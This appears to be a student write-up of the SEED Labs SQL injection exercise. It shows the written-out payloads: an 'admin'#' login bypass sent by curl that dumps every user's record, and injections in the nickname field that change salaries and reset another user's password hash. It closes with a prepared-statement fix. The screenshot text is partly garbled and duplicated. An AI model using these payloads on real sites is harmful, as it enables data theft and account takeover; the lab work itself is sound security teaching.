

SQL Injection

Task 1

```
Terminal
[11/12/19]seed@VM:~$ clear
[11/12/19]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1739
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)
```

```
Terminal
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)



mysql> Select * FROM credential WHERE Name = 'Alice'
->
^C
mysql> Select * FROM credential WHERE Name = 'Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 |             |         |      |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

As seen from the above screenshot we were successfully able to retrieve information of Alice from the database 'Users' and table 'credential' using the command `Select * FROM credential WHERE name='Alice'`;

Task 2

2.1



As seen from the above screenshot we first injected SQL query in the username in login page 'admin'# ' and we can see that we were able to check every user detail stored in the database. # is used in order to comment everything after that.

```
Terminal
[11/12/19]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->
<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->
<!DOCTYPE html>
<html lang="en">
<head>
<!-- Required meta tags -->
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>




<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
<div class="collapse navbar-collapse" id="navbarTogglerDemo01">
<a class="navbar-brand" href="unsafe_home.php" ></a>

<ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe ho
me.php">Home <span class="sr-only">(current)</span></a></li><li class="nav-item"><a class="nav-link" href="unsafe edit frontend.php">Edit Pro
file</a></li></ul><button onclick="logout()" type="button" id="logoffBtn" class="nav-link my-2 my-lg-0">Logout</button></div></nav><div class="
=container"><br><h1 class="text-center"><b> User Details </b></h1><hr><br><table class="table table-striped table-bordered"><thead class="th
ead-dark"><tr><th scope="col">Username</th><th scope="col">EId</th><th scope="col">Salary</th><th scope="col">Birthday</th><th scope="col">SS
N</th><th scope="col">Nickname</th><th scope="col">Email</th><th scope="col">Address</th><th scope="col">Ph. Number</th></tr></thead><tbody>
<tr><th scope="row"> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Bob
y</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Rya
n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Samy</th><td>40
000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Ted</th><td>50000</td><td>1
00000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Admin</th><td>99999</td><td>400000</td>
<td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>
<br><br>
<div class="text-center">
<p>
Copyright &copy; SEED LABS
</p>
</div>
</div>
<script type="text/javascript">
function logout(){
location.href = "logoff.php";
}
</script>
</body>
</html>[11/12/19]seed@VM:~$
```

This task is similar to the previous task and send the malicious query in the GET parameter. As we are using curl we are using URL encoding instead of the apostrophe and spaces. We have to give this input while using curl because in the browser it encodes special characters by itself and then the request is sent.



2.3




In this task we used multiple statements separated by semicolon. Since, backend being coded in PHP, it does not allow multiple sql statements to run in a single input.

Task 3

3.1








We can see that we were successful in changing the salary of Alice to 1.

Since the edit profile works in the update statement in the backend. Therefore, in the field of nickname we put the query where we update the salary.

3.2





We can see that from bobby's profile we were successful in changing the salary of Alice to 678. This is because the update statement works on the entire database. Therefore, we can change anybody's values in the database.

3.3

```
Terminal Terminal File Edit View Search Terminal Help
[11/12/19]seed@VM:~$ echo -n "bobyseed" | openssl sha1
(stdin)= 5087e6153fec1aab452925cd19d95b36b109b7b
[11/12/19]seed@VM:~$
```

SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLi Lab

www.seedlabsqilinjection.com/unsafe_edit_frontend.php

Most Visited SEED Labs Sites for Labs

SEEDLABS Home Edit Profile

Alice's Profile Edit

NickName	<input type="text" value="', Password='5087e6153fec1aab"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

Copyright © SEED LABS

SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLi Lab

www.seedlabsqilinjection.com/unsafe_edit_frontend.php

Most Visited SEED Labs Sites for Labs


SEEDLABS Home Edit Profile

Alice's Profile Edit

NickName	<input type="text" value="6b109b7b' where Name='Boby';#"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

Copyright © SEED LABS



The password in the table is stored in hash value. Therefore, we hash the value of the password we need to store and set the password in the update statement to this value.

Task 4

```

unsafe_home.php (/var/www/SQLInjection) - gedit
unsafe_home.php
performance: 0.000000



$dbpass='seedubuntu';
$dbname='Users';
// Create a DB connection
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "</div>");
    echo "</div>";
}
return $conn;
}

// create a connection
$conn = getDB();
// SQL query to authenticate the user
// $sql = "SELECT id, name, etd, salary, birth, ssn, phoneNumber, address, email, nickname, Password
// FROM credential
// WHERE name= '$input_name' and Password= '$hashed_pwd'";
// $sql = $conn->prepare("SELECT id, name, etd, salary, birth, ssn, phoneNumber, address, email, nickname, Password
// FROM credential
// WHERE name= ? and Password= ?");
// $sql->bind_param("ss", $input_name, $hashed_pwd);
// $sql->execute();
// $sql->bind_result($id, $name, $etd, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
// $sql->fetch();
// $sql->close();

if($id!=""){
    // If id exists that means user exists and is successfully authenticated
    drawLayout($id,$name,$etd,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
}else{
    // User authentication failed
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    echo "<div class='alert alert-danger'>";
    echo "The account information your provide does not exist.";
    echo "<br>";
    echo "</div>";
    echo "<a href='index.html'>Go back</a>";
    echo "</div>";
    return;
}

// close the sql connection
$conn->close();
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    Saving file /var/www/SQLInjection/unsafe_home.php...

```



We created prepared statement into php script where we take the input, store them into another parameter and then use these parameter. We are not directly parsing the input into the sql statement.